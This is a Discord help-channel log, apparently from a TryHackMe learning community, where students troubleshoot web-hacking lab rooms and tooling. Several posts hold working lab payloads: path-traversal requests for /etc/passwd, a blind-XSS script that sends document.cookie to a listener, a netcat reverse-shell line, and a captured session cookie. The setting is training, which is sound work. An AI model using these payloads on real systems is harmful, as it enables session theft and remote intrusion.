If FoxyProxy=off & Intercept=off -> Burp doesn't receive traffic
Cool thanks @halcyon mortar I had turned off FoxyProxy but that makes a lot of sense now.
tiny zenithBOT
Gave +1 Rep to @halcyon mortar
opaque grove
Hey
 dusky cloak
hi
silent quartz
Hey
 amber sapphire
hello guys i want someone to understand $_request method in php i didn't in file inclusion room
silent quartz
amber sapphire
hello guys i want someone to understand $_request method in php i didn't in file...
$_REQUEST method collects data( or values) after submission of a form and you can use those values or data somewhere(if you want to for e.g. storing values in database)
amber sapphire
so can i also request php just i saw in php , what i mean is can this function cuase RCE if not sentised for example can i request exec or system function
and what request function is different from others like get and post methods
silent quartz
amber sapphire
so can i also request php just i saw in php , what i mean is can this function ...
You mean requesting a local file using $_Request method ??
amber sapphire
no i mean what difference about $_request function and other method like get and post
silent quartz
amber sapphire
no i mean what difference about $_request function and other method like get an...
GET and POST are http methods not php method
They both work differently
orchid hazel
amber sapphire
hello guys i want someone to understand $_request method in php i didn't in file...
It's a PHP super global
It's a variable that has the data present in the request like HTTP form parameters.
https://www.php.net/manual/en/reserved.variables.request.php
https://www.php.net/manual/en/language.variables.superglobals.php
distant needle
@silent quartz thanks alot for helping me out with gobuster version problem i got solution from here https://packages.ubuntu.com/lunar/amd64/gobuster/download
tiny zenithBOT
Gave +1 Rep to @silent quartz
silent quartz
distant needle
<@343723810651897867> thanks alot for helping me out with gobuster version probl...
Glad you got it solved yourself buddy 🤠
rare relic
wassup
anyone know common IDOR URI vulnerabilitys?
im trying to write a cheat sheet as ive been unable to find IDOR vulns
but no others
eager breach
rare relic
im trying to write a cheat sheet as ive been unable to find IDOR vulns
Search for bug bounty writeups, the are a bunch on medium, I'm sure you'll find some that used IDOR.
 bright plinth
Does tryhackme or HTB have a box or room for how to bypass cluodflare ip adress and find the true ip adress of a website?
eager breach
Seems specific, who are you hacking?
rare relic
Hello. The File Inclusion room seems to have been updated and the one writeup that is available is outdated. Could someone help me with the Task 5/Lab #3 answer. I am able to read the /etc/passwd file but the answer that worked for me isn't accepted in the answer field.
silent quartz
rare relic
Hello. The File Inclusion room seems to have been updated and the one writeup th...
What did you try as an answer ??
rare relic
Variations of /lab3.php?file=languages/../../../../../etc/passwd%00"
that all give me the result I want
like /lab3.php?file=include("languages/../../../../../etc/passwd%00").".php");
or /lab3.php?file=include("languages/../../../../../etc/passwd%00"
silent quartz
First question right ??
rare relic
Task 5, first question yes
silent quartz
Do you think you need these much number of "../" ??
rare relic
If I remove one (as the answer implies) then the site doesn't read the /etc/passwd
silent quartz
rare relic
If I remove one (as the answer implies) then the site doesn't read the /etc/pass...
Share a screenshot here of that
You need to verify for that
!docs verify
reef vortexBOT
TryHackMe
Verify your TryHackMe Profile!
From TryHackMe with ❤!
rare relic
@silent quartz

 silent quartz
rare relic
<@343723810651897867>
silent quartz
rare relic
<@343723810651897867>
You have to understand how and what to include bud. Can you read the text of this room again ??
This command you're trying to include is not right
rare relic
Ok! I will study the text again. Thank you for your help. If you have any hints, they are welcome.
silent quartz
rare relic
Ok! I will study the text again. Thank you for your help. If you have any hints,...
If you face issues again after re-reading the text ping me 🙂
silent quartz
rare relic
Ok! I will study the text again. Thank you for your help. If you have any hints,...
Wait a min lemme check this
@rare relic The syntax you used here (5 times "../") is giving results and at not 4 times going up "../" because you included languages directory
also why are you using include word and .".php"); in the command ?? Allthough it doesn't affect the results with your command
Did you craft those requests on your own or got them through some writeup ??
rare relic
silent quartz
Did you craft those requests on your own or got them through some writeup ??
I copied them from the text of the "lesson"
silent quartz
rare relic
I copied them from the text of the "lesson"
Task 5 text ??
rare relic
yes
silent quartz
Or maybe you copied from the error
 silent quartz
rare relic
I just snapped this one
silent quartz
rare relic
I just snapped this one
Yeah I get it. It is there for learning purposes only you don't have to use them.
rare relic
NOTE*
silent quartz
You can craft your own one right ??
rare relic
I will try it.
silent quartz
rare relic
I will try it.
Yeah that's why I told you to go through the task text again so that you can understand completely
rare relic
Thank you very much for your help! I will keep going at it.
silent quartz
rare relic
Thank you very much for your help! I will keep going at it.
If you don't understand anything you can ping me
rare relic
@silent quartz I finally got it. The lesson text had a lot of extra info, that tripped me up and the question hint wasn't very helpful...
silent quartz
rare relic
<@343723810651897867> I finally got it. The lesson text had a lot of extra info,...
Glad you got it buddy, lemme know if you need my help
 bronze bolt
Hello!! In the Web Fundamentals under the "Upload Vulnerabilities" module i cant seem to get this to work in my vm. Heres a screenshot of what I am seeing here

if anyone could help that would be awesome
when i check /etc/hosts everything looks good in there.. at least i believe
also i have no previous writing of it ie; cloned the line more than once... so thats the webpage error im recieving and cant find any info about this. any help is super appreciated lol
sweet python
can we get a screenshot of your /etc/hosts too
bronze bolt
the only thing i can think of is option B) here perhaps? but idk how to check
 sweet python
because you are mapping a domain name to an ip with etc/hosts so that you can go to the domain name instead
sweet python
bronze bolt
oh am i not supposed to go to the ip?
exactly in this case
bronze bolt
http://shell.uploadvulns.thm/ <<<< this worked
sweet python
well then you can just follow along with the tasks then
bronze bolt
thanks, @sweet python !!
tiny zenithBOT
Gave +1 Rep to @sweet python
sweet python
no problem
bronze bolt
its always the most obvious thing right infront of my face
possibly overthinking things maybe thats que for break time
bronze bolt
i do... i finally made the move to a vm today and i finally got things working on the 3rd time around hahah
yes i do take notes. ill also be revisiting things i feel like i struggled with!
thanks again!
 light talon
hi guys! I'm now doing content-discovery room. Just did task 3 "Favicon" and was wondering what does hashing have to do with favicon file?
toxic steppe
hash can tell you what cms is installed on website
light talon
toxic steppe
hash can tell you what cms is installed on website
So it's auto-hashed when the site is built?
toxic steppe
when you have hash of favicon icon it can tell you what is cms. kinda yes
light talon
toxic steppe
when you have hash of favicon icon it can tell you what is cms. kinda yes
Can I say that depending on CMS the favicon could use different hashing function?
toxic steppe
i think you bit mixed thing. try read task again adn do bit google
light talon
So I did some more googling and found this.
md5sum is not the same as md5 itself. md5sum uses the md5 algorithm to check a file's integrity.
Thought md5sum is an encryption command and thought why and how the favicon files are all encrypted automatically!
Thanks anyway @toxic steppe
tiny zenithBOT
Gave +1 Rep to @toxic steppe
 warm crag
hi guys I'm doing "cross-site scripting " room , on task 8 : practical example of blind XSS is there under which we have to use the nc -nlvp <ort number> i'm facing that after successful inserting the js code and creating the support ticket i'm not getting output in the terminal

generated the ticket also

I'm doing it in my VM and </textarea><script>fetch('http://<iwrote machine ip >:9001 ?cookie=' + btoa(document.cookie) );</script>
restive hemlock
warm crag
I'm doing it in my VM and </textarea><script>fetch('http://<iwrote machine ip >:...
Do you have anything listening on 9001?
Yeah you do.
restive hemlock
warm crag
generated the ticket also
This room can be bugged, This task may, or may not work depending on your tun0 address.
This room and task will be better working on the Attackbox. 🙂
If you still have the room open, I can try?
warm crag
Right now I ended it
restive hemlock
Ah, no worries. 🙂
restive hemlock
whats the target ip?
warm crag
from where i have to find it ?
restive hemlock
The ip of the target machine is what I'm requesting. 🙂
What ip did you put in the payload?
warm crag
i put the ip of machine only
restive hemlock
For the payload it should be your tun0
restive hemlock
which IP do you use to connect remote shells to?
 restive hemlock
Is 10.10.238.103 the target machine?
The ip you got from starting the machine?
warm crag
yess
warm crag
yes
restive hemlock
Then use that ip.
warm crag
okay . to use it in payload ?
restive hemlock
Yes.
So it will be that ip:9001
 restive hemlock
What Lassi said.
warm crag
it's </textarea><script>fetch('http://vpnip:9001?cookie=' + btoa(document.cookie) );</script>
shall i say vpn ip ?
still i'm not getting anything in terminal 🥲
vpn is running in my kali machine only
@halcyon mortar browser console is showing errors

this is my machine ip
i moved on to terminal and give command
nc -nlvp 9001
now on the otherhand
</textarea><script>fetch('http://10.17.21.10:9001/?cookie=' + btoa(document.cookie) );</script>
i entered this in the text area as u said to use the VPN ip and clicked in create ticket
this is my machine ip
warm crag
warm crag
i moved on to terminal and give command
nc -nlvp 9001
now on the otherhand
</...
and the ip mention here is vpn one
it's a home page

then
got it buddy

@halcyon mortar thankyou so much
can you explain in one text what mistake i made ?
according to me I get to learn is
- I have to use that vpn ip
yes now i can decode it
I was not ussing earlier . Scrubz told me to do so
yes it's my own cookie
okayy
ohh sure i will
 pale rain
I’m in the nmap section. I’m following the “beginner path” and did anyone during this path be like “tf is going on” the whole section. Just the commands and stuff. It’s a ton to take in
misty shadow
pale rain
I’m in the nmap section. I’m following the “beginner path” and did anyone during...
It can be overwhelming at first 🙂
 cold shore
Hi all, this is my first time using discord and asking something in the try hack me community, so please tell me if this is not the right place or whatever.
But I had a really confusing time in the practical part, because I thought I was following the commands correctly, but almost none of my answers were correct.
For starters, the first one. I pinged the target machine and it responded, but the answer was that it wasn't responding
root@ip-10-10-35-134:~# nmap -sn 10.10.35.134
Starting Nmap 7.60 ( https://nmap.org ) at 2023-03-11 13:25 GMT
Nmap scan report for ip-10-10-35-134.eu-west-1.compute.internal (10.10.35.134)
Host is up.
Nmap done: 1 IP address (1 host up) scanned in 0.00 seconds
Then, I scanned the first 999 ports and this is what I got. So I said 4 ports were open/filtered, but the answer was that all 999 were. Aren't 995 ports closed? I understood that the Xmas scan couln't differentiate from an open or a filtered port, but if it says it's closed, then it's indeed closed, isn't it?
root@ip-10-10-35-134:~# nmap -sX -p 1-999 10.10.35.134
Starting Nmap 7.60 ( https://nmap.org ) at 2023-03-11 13:37 GMT
Nmap scan report for ip-10-10-35-134.eu-west-1.compute.internal (10.10.35.134)
Host is up (0.000044s latency).
Not shown: 995 closed ports
PORT STATE SERVICE
22/tcp open|filtered ssh
80/tcp open|filtered http
111/tcp open|filtered rpcbind
389/tcp open|filtered ldap
Nmap done: 1 IP address (1 host up) scanned in 93.57 seconds
Finally, I tried to deploy the ftp-anon script on port 21, but it didn't work, because the port was closed for me, but the answer was that it worked.
Can anyone help me with those? I assumed I would try all of these against the attackbox machine, whose IP was 10.10.35.134, as you can see on my commands, but then almost all of my answers were wrong
 spring temple
henlo
I want to do the Upload Vulnerabilities room, but I can't get past the client side filtering.
I'm using the attackbox and its burp suite to edit the responses to remove the filter script from the response, but it still won't accept the php file with the shell when I upload it.
 nimble jetty
howdy folks
 stable lava
https://tryhackme.com/room/uploadvulns I finished the challenge (#Task11), and I have few questions about the reverse shell payload. I generated the payload from https://www.revshells.com/.
- Using javascript version does not work. Any idea why? I thought node can run vanilla js just fine?
- Using node.js version (
require('child_process').exec('nc -e sh 10.10.8.229 8080')) does not work . I got message "Activated module" - Using node.js#2 Works!!
I''m wondering what's going on here? is it common to try with multiple payload even for same platform/framework?

TryHackMe
TryHackMe is a free online platform for learning cyber security, using hands-on exercises and labs, all through your browser!

Online Reverse Shell generator with Local Storage functionality, URI & Base64 Encoding, MSFVenom Generator, and Raw Mode. Great for CTFs.
sweet python
stable lava
https://tryhackme.com/room/uploadvulns I finished the challenge (#Task11), and I...
might depend on how you bypassed the upload filter
it could also be because the nc on the target does not have the -e option
stable lava
sweet python
it could also be because the nc on the target does not have the -e option
Thanks! all of them are uploaded just fine to the server. When I said didn't work it's more on the execution from the admin page.
Oh you mean like older version of NC ? that make sense. any idea about the javascript version?
tiny zenithBOT
Gave +1 Rep to @sweet python
stable lava
spring temple
henlo
I want to do the Upload Vulnerabilities room, but I can't get past the cli...
any screenshot of what you've removed and the error you're seeing?
orchid hazel
stable lava
Thanks! all of them are uploaded just fine to the server. When I said didn't wor...
nc -e is only supported on specific versions, not like old versions but parallel maintained versions. You typically have to compile it with the "gaping security hole" option. It's best to avoid it.
 mint reef
Hey everyone! I have a general question about Gobuster: When I want to enumerate extensions with -x , how do I add a wordlist with extensions that should be enumerated? It only works when I add the extensions themselves like -x .php,.cs,.http , but when I want to add a wordlist like -x /extensions.txt, it literally enumerates "/extensions.txt"...
mint reef

Could someone also please tell me what I'm doing wrong here? I even checked the command online, since I get no results, and it should give me the Virtual Hosts
It's from "Web Enumeration - Task 6"
Thank you very much! It worked even without the additional switch
Now I understand why I had to do this command at the beginning of the task... echo "10.10.49.189 webenum.thm" >> /etc/hosts
In case someone looks for this in the future. This is the correct command, which you can use only after you add "webenum.thm" to your hosts with the IP that was given to you

 north lava
Why can't I get staf-session cookie in task 8 xss?
mint reef
Hey there, can someone explain to my why it doesn't execute the php file in the Upload Vuln exercise? When I upload a webshell instead and format this php shell to URL to execute it there, it works.

But clicking the file in the images folder just shows me the text of it
Would be great if someone would explain to me what the problem is
mint reef
Yes, the exact same code worked when I encoded it and used it in the url after I got a webshell
Got it from here
 mint reef
Oh, alright. Thanks for the heads up! I'll have to research then how to run .php files on webservers
 thick aurora
for some reason in the owasp top 10 room i am having trouble accessing evilshell.php its just loading forever
this seems to be weirdly common but any responses about it before were either ignored or randomly started working
thick aurora
seems like it might actually be a problem with most of that room
as other rooms im able to connect to fine
 golden tangle
thick aurora
for some reason in the owasp top 10 room i am having trouble accessing evilshell...
golden tangle
thick aurora
for some reason in the owasp top 10 room i am having trouble accessing evilshell...
maybe try to terminate and open a new machine
 wide dove
hi all. Can anyone confirm and answer following question: is it true that in a HTTP POST request you ALWAYS need to specify the variable name and parameter in the REQUEST BODY and thus the REQUEST HEADER "Content-Type:" AND "Content-Length" is mandatory ? For example this works fine:
POST /foo/bar/tryme.php
Host: 10.10.10.10
Content-Type: application/x-www-form-urlencoded
Content-Length: 14
var1=somevalue
but this doesn't:
POST /foo/bar/tryme.php?var1=somevalue
Host: 10.10.10.10
Content-Type: application/x-www-form-urlencoded
Content-Length: 0
 valid matrix
wide dove
hi all. Can anyone confirm and answer following question: is it true that in a H...
valid matrix
wide dove
hi all. Can anyone confirm and answer following question: is it true that in a H...
I think the easiest way to explain it is.
If your sending a post request it needs to contain some data.
Mostly the type is good to give incase the server needs to know what's sent.
Though content length is not required.
wide dove
@valid matrix Thanks for coming back to my q, however I'm not sure if understood correctly. I have done some POST requests and watched them in Firefox Developer Tools. I see that the first line of that POST is starting as the 2nd/last example of my previous post. However, when I test this on the THM Lesson "WebFundamentals" --> Local/Remote File Inclusion (LFI/RFI), Task8 Challenge, I do not succeed in solving the task by a POST request that begins with "POST /foo/bar/tryme.php?var1=somevalue". I am able to solve it through various other methods, but I want to understand why I cannot solve it this way.
tiny zenithBOT
Gave +1 Rep to @valid matrix
valid matrix
wide dove
<@61870662133743616> Thanks for coming back to my q, however I'm not sure if und...
I haven't gotten that far yet so it could build down to how the challenge is 🙏😊
But in general making a post request is ending data to the server.
This can be in the body or through variables. 😊
wide dove
so far so good, that's not new to me. Unfortunately it does not answer my question. However, thanks for trying to assist.
 serene cypress
Can someone explain to me the "&x=" from the SSRF room? I managed to solve the task 2 and it does make sense to me but the example on slide 4 is confusing and I'd like to understand what is going there.
valid matrix
serene cypress
Can someone explain to me the "&x=" from the SSRF room? I managed to solve the t...
I think that it means that whatever is after &x= gets discarded 🙂
So if you say hello&x=helloWorld it would only execute hello and not helloWorld
restive hemlock
 cedar inlet
Can I ask js+html questions here?
cedar inlet
Can I ask js+html questions here?
If it's not THM, you could probably try #programming
 little gazelle
anyone have any good client-side DOM-based XSS resources looking for a deep dive
 dire mountain
hi guys, I am trying to understand the importance of a specific step. I just finished the subdomain enumeration room and for the last task with virtual hosts. I get the point of editing the virtual host to try to identify a subdomain using the ffuf tool

HOWEVER, the step before this, we had to run to generate a size as shown in the screenshot below. hat i dont get is where is the size number coming from and why do we need it to identify what the subdomains are?

Can someone explain that to me? I'm really confused. Thank you
orchid hazel
dire mountain
HOWEVER, the step before this, we had to run to generate a size as shown in the ...
The size is a quick way to guess at whether the responses are different
dire mountain
orchid hazel
The size is a quick way to *guess* at whether the responses are different
So Is the responses with the size of 2395 be something that is not hidden? Because it seems all of those could be subdomains
orchid hazel
dire mountain
So Is the responses with the size of 2395 be something that is not hidden? Becau...
The idea is that you know what size is "normal"
And you're not looking for subdomains, you're looking for VHOSTs. That difference is super important.
dire mountain
orchid hazel
And you're not looking for subdomains, you're looking for VHOSTs. That differenc...
See I don't understand what normal means in this context because right now it looks like to me that these are all possible virtual hosts that an be identified. Sorry I don't mean to blow you up I'm just trying to understand what this means
orchid hazel
dire mountain
See I don't understand what normal means in this context because right now it lo...
Do you know what "size" is actually referring to?
Also words, lines, what those are referring to
dire mountain
orchid hazel
Do you know what "size" is actually referring to?
To be honest, I don't.
orchid hazel
Ok so that's a good place to start
It's the length of the HTTP response, in bytes or lines or words
So the "normal" web page for a non-existing vhost will have the "normal" value, whatever it is for that webserver in that case.
dire mountain
orchid hazel
So the "normal" web page for a non-existing vhost will have the "normal" value, ...
These are the ones that have the value of 2395 you are referring to right?
orchid hazel
dire mountain
These are the ones that have the value of 2395 you are referring to right?
Looks like it, doesn't it?
dire mountain
orchid hazel
Looks like it, doesn't it?
So I guess now I'm trying to understand the difference between the ones that have the much smaller size from the others
orchid hazel
They're responses with different content
That's a good thing, that means there's something different. Something might be there.
 trim dome
a
 rain tree
hi, I have a question. I am stuck on OWASP top 10, task 26. I have done all of the modules without problem so far, but on insecure deserialization - code execution where i have to spawn a reverse shell by virtue of replacing the value of the encoded payload cookie i run into an issue.
I have the local nectcat listener on port 4444 but I am not recieving a connection from the broken site.
can anyone nudge me to the right directioon of what im doing wrong?
I am on my local machine (ubuntu 22.04). I replaced my own IP VPN inside the file and ran it, and have a serialized payload after that. I input that in the value field and reload, but then the site hangs and I get a bad gateway. 504 error.
I notice that on the nc on kali it says [any] where for me it just says listening on 4444, but I think it's still taking all anyways.
I redid it a few times now, restarted vm and cleared my cookies, but i cant find my error. do i need to specify interface of the vpn or something?
rain tree
hmm, the kali machine worked for me right away. i dont understand why it didnt work for me on my machine, but help is no longer needed.
sweet python
rain tree
hmm, the kali machine worked for me right away. i dont understand why it didnt w...
you need to be connected to the tryhackme openvpn for it to be able to connect in the first place
rain tree
I understand. I was.
have the tryhackme vpn open in 1 terminal, 1 terminal nc listener, and browsing the site in locally too
sweet python
do you get a result if you curl 10.10.10.10/whoami normally it should be your attack machines ip on the tryhackme network
rain tree
I closed my local vpn to the site as soon as I started the attackbox and completed the assignment, but I can try, I did get an IP on my vpn interface in that 10.10/16 range for sure tho.
I had been doing assignments on that particular machine locally all the time already
sweet python
ah okay then dunno what went wrong
rain tree
thanks for the help anyways
I asked also in the channel designed for that room
to clarify
 rugged oyster
I am there in Task 7 Upload vulnerabilities and java.uploadvulns.thm doesnot open
restive hemlock
Are you doing https or http?
rugged oyster
http:
 coarse chasm
i'm doing the file inclusion task, and i understand the process, but i don't see how you would implement this process irl. anyone care to explain?
rare relic
Hello, guys. I'm trying [Web Enumeration] room for finding vhosts with Gobuster. I did research online about and no luck. I did put the right IP on /etc/hosts. I tried to reinstall both Gobuster and Seclists but the problem seem the same. Dir search with Gobuster is work well, the problem is just vhost. Do you guys faced issues like this before?
gobuster vhost -u webenum.thm -w /usr/share/wordlists/SecLists-master/Discovery/DNS/subdomains-top1million-5000.txt
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@wispy trenchefart)
[+] Url: http://webenum.thm
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/SecLists-master/Discovery/DNS/subdomains-top1million-5000.txt
[+] User Agent: gobuster/3.5
[+] Timeout: 10s
[+] Append Domain: false
2023/04/15 01:19:22 Starting gobuster in VHOST enumeration mode
Found: 1 Status: 400 [Size: 424]
Found: 11192521403954 Status: 400 [Size: 424]
Found: 11192521404255 Status: 400 [Size: 424]
Found: gc._msdcs Status: 400 [Size: 424]
Found: 2 Status: 400 [Size: 424]
Found: 11285521401250 Status: 400 [Size: 424]
Found: 2012 Status: 400 [Size: 424]
Found: 11290521402560 Status: 400 [Size: 424]
Found: 123 Status: 400 [Size: 424]
Found: 2011 Status: 400 [Size: 424]
Found: 3 Status: 400 [Size: 424]
Found: 4 Status: 400 [Size: 424]
Found: 2013 Status: 400 [Size: 424]
Found: 2010 Status: 400 [Size: 424]
Found: 911 Status: 400 [Size: 424]
Found: 11 Status: 400 [Size: 424]
Found: 24 Status: 400 [Size: 424]
Found: 10 Status: 400 [Size: 424]
Found: 7 Status: 400 [Size: 424]
Found: 99 Status: 400 [Size: 424]
Found: 2009 Status: 400 [Size: 424]
Found: www.1 Status: 400 [Size: 424]
Found: 50 Status: 400 [Size: 424]
Found: 12 Status: 400 [Size: 424]
Found: 20 Status: 400 [Size: 424]
Found: 2008 Status: 400 [Size: 424]
Found: 25 Status: 400 [Size: 424]
Found: 15 Status: 400 [Size: 424]
Found: 5 Status: 400 [Size: 424]
Found: www.2 Status: 400 [Size: 424]
Found: 13 Status: 400 [Size: 424]
Found: 100 Status: 400 [Size: 424]
Found: 44 Status: 400 [Size: 424]
Found: 54 Status: 400 [Size: 424]
Found: 9 Status: 400 [Size: 424]
Found: 70 Status: 400 [Size: 424]
Found: 01 Status: 400 [Size: 424]
Found: 16 Status: 400 [Size: 424]
Found: 39 Status: 400 [Size: 424]
Found: 6 Status: 400 [Size: 424]
Found: www.123 Status: 400 [Size: 424]
Progress: 4982 / 4990 (99.84%)
2023/04/15 01:21:00 Finished
I'm sorry for inconvenience, couldn't put the image here. 🙇
 wispy trench
Bro @cursive obsidian me
 wraith terrace
In the authentication bypass room in the username enumeration task this command with ffuf is used:
ffuf -w /usr/share/wordlists/SecLists/Usernames/Names/names.txt -X POST -d "username=FUZZ&email=x&password=x&cpassword=x" -H "Content-Type: application/x-www-form-urlencoded" -u http://10.10.48.219/customers/signup -mr "username already exists
I understand what this does, but not how it works. The first part is easy it just specifies the wordlist in use
ffuf -w /usr/share/wordlists/SecLists/Usernames/Names/names.txt
the next part i dont really get, is it using POST because its inputing data to the website?
-X POST -d
In this part i dont get how ffuf know ehre to put the email password and password confirm, because we dont say to ffuf what the title of the inoput is
"username=FUZZ&email=x&password=x&cpassword=x"
This is the part i am most lost with. How do i know that i am supposed to use exactly this header?
"Content-Type: application/x-www-form-urlencoded"
Thanks
 ashen palm
@wraith terrace With -X POST you define the ffuf to use HTTP POST requests to, exactly as you thought, send data to the site's server / backend. In this case, when user normally would use browser to send the data, the browser would send HTTP POST Request to "endpoint" http://IP/customers/signup.
As POST request differs from GET request in a way, that POST request here sends the data inside the body of the message, instead of defining parameters in URL (like in GET, ie. .../signup?username=AAA&email=BBB... you have to define what is the data to be sent.
The POST request arriving to the backend server in this case, needs to contain information about the username, email address, password and cpassword in the request's body. That is why you define data with flag -d to be "username=FUZZ&email=x&password=x&cpassword=x". Technically, ffuf doesn't need to know where these values would have to be entered in the page, as ffuf sends the request directly to the backend's endpoint, where the browser would send the data to (defined earlier). Ffuf here doesn't "emulate" the browser like actions like getting the page, inputting values to it and sending the data then. Instead, ffuf only sends the data defined earlier with flag -d directly to the endpoint defined by you.
The part -H "Content-Type: application/x-www-form-urlencoded" is needed so that the data arrives to the backend in a desired form (type, "shape", NOT referring to a HTML form!), which the backend can understand.
wraith terrace
Got it thanks, I am considering learning gobuster instead but as I have tried it I noticed it is a lot slower is it worth switching?
ashen palm
Gobuster surely is a tool useful for different types of enumerations (subdomain, dns and directory / web content enumeration) which also can be done with ffuf. I haven't used gobuster a lot but what I quickly managed to find info about gobuster, is that it is capable of at least enumerating users via "Basic Authentication" (where username:password data is sent as a base64 encoded strings ("user:password" would be "dXNlcjpwYXNzd29yZAo= ").
I do not know if Gobuster is capable of doing exactly what you were doing with ffuf: Fuzzing values in POST request data. It may be able to do that, but I couldn't quickly find information about that for sure, which left me to "doubt". However, Gobuster is worth trying and a good tool to have in your "toolbox". I personally usually have used Gobuster, though nowadays Feroxbuster, for web content enumeration. :)
PS: As what comes to the speed, I find ffuf a good, reliable and fast tool to be used for many things, which is why I'd keep it in toolbox. Therefore I wouldn't recommend "switching" to Gobuster totally and leaving ffuf, since ffuf is capable of setting more precise filters to responses from what I know.
 short wave
It wouldn't hurt using multiple tools as well just in case one of your tools missed something.
 rough kindle
just wondering, what is the difference between doing DNS bruteforcing vs using ffuf?


don't the commands both just test a whole bunch of different subdomains via bruteforcing from a wordlist?
I think I get the fact that ffuf one can be used for searching websites on private severs and hence a host header needs to be added to emulate the hosted server. (please correct me if i'm wrong)
Apart from that, is the only difference that ffuf you can use a custom wordlist whereas dnsrecon just uses a pre-defined list of most common subdomains?
 vale scarab
OWASP top10 room contains many missing screenshots! Can anyone from THM fix this please!?
 plain sundial
Hey everyone, I'm currently on the Practical Example (Blind XSS) section and stuck in the last challenge. The objective is to get the staff-session cookie which I have gotten but it's not taking my answer. Anyone else running into this?
The session cookie comes in at a base64 and decoding it's value is supposed to be the answer but the room just won't accept my answer. Not sure what's going on
└─$ nc -nlvp 9001
listening on [any] 9001 ...
connect to [10.13.19.104] from (UNKNOWN) [10.13.19.104] 55362
GET /?cookie=c2Vzc2lvbj1kZmVlOGUwYzE1ZTEwMGE3ODdhMzI5NTA4NGMyZjM5OA== HTTP/1.1
Host: 10.13.19.104:9001
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: /
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.26.218/
Origin: http://10.10.26.218
Connection: close
^C
┌──(SomeUser㉿KALI)-[~/THM/Learning]
└─$ echo "c2Vzc2lvbj1kZmVlOGUwYzE1ZTEwMGE3ODdhMzI5NTA4NGMyZjM5OA==" | base64 -d
session=dfee8e0c15e100a787a3295084c2f398
got it now. Turns out the wrong value is given when using a VPN terminal. I used the attackbox by THM and it gave me the right answer.
restive hemlock
plain sundial
got it now. Turns out the wrong value is given when using a VPN terminal. I used...
You probably set thebl payload wrong and captured your own cookie
plain sundial
Yea might of
vale scarab
Can anyone help me please? I am unable to see the images in the thm rooms !
Happened in owasp top 10 room and now in upload vulnerability room
 rustic stratus
Under section "walking an application", the link has been down for a few days. Could you please help to put it back? https://lab_web_url.p.thmlabs.com/
 frozen wigeon
rustic stratus
Under section "walking an application", the link has been down for a few days. C...
frozen wigeon
rustic stratus
Under section "walking an application", the link has been down for a few days. C...
The link will change when you start the machine in task 1
 severe widget
hay sir someone eplain me in the path "Burp Suite: The Basics" task 12 what am I supposed to find more or less ?? ty
short wave
severe widget
hay sir someone eplain me in the path "Burp Suite: The Basics" task 12 what am I...
You'll only see requests coming from your selected target. For instance, you have a lot of tabs opened on your browser, if you do not set your scope, all requests will go through the Burp proxy as opposed to those coming from your target if you set it as your scope.
short wave
vale scarab
Can anyone help me please? I am unable to see the images in the thm rooms !
Can you check if you can access the web page of the image source? Something might be blocking it.
severe widget
short wave
You'll only see requests coming from your selected target. For instance, you hav...
ty for your answer
tiny zenithBOT
Gave +1 Rep to @short wave
 static ridge
Hi everyone 🙂 I'm doing a OWASP Top 10 - 2021 room and am wondering if someone could provide some context for the following..
